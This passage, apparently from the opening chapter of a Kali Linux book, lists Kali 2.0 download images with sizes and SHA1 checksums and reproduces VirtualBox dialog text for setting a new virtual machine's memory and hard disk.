





Chapter 1: Beginning with Kali Linux


Image Name	Direct	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit	ISO	Torrent	3.1G	2.0	aaeb89a78f155377282f81a785aa1b38ee5f8ba0
Kali Linux 32 bit	ISO	Torrent	3.2G	2.0	6e5e6390b9d2f6a54bc980f50d6312d9c77bf30b
Kali Linux 64 bit Light	ISO	Torrent	0.8G	2.0	fc54f0b4b48ded247e5549d9dd9ee5f1465f24ab
Kali Linux 32 bit Light	ISO	Torrent	0.9G	2.0	bd9f8ee52e4d31fc2de0a77ddc239ea2ac813572
Kali Linux 64 bit mini	ISO	N/A	28M	2.0	5639928a1473b144d16d7ca3b9c71791925da23c
Kali Linux 32 bit mini	ISO	N/A	28M	2.0	4813ea0776612d4cc604dfe1eaf966aa381968ae
Kali Linux armel	Image	Torrent	2.1G	2.0	99a2b22bc866538756b824d3917d8ed62883ab12
Kali Linux armhf	Image	Torrent	2.0G	2.0	f57335aa7fb2f69db0271d82b82ede578cb1889e















?

X

Create Virtual Machine

Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **768 MB**.

2048 MB

4 MB32768 MB

Next

Cancel

?

X

Create Virtual Machine

Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **8.00 GB**.

☐ Do not add a virtual hard disk



☒ Create a virtual hard disk now


☐ Use an existing virtual hard disk file


Empty

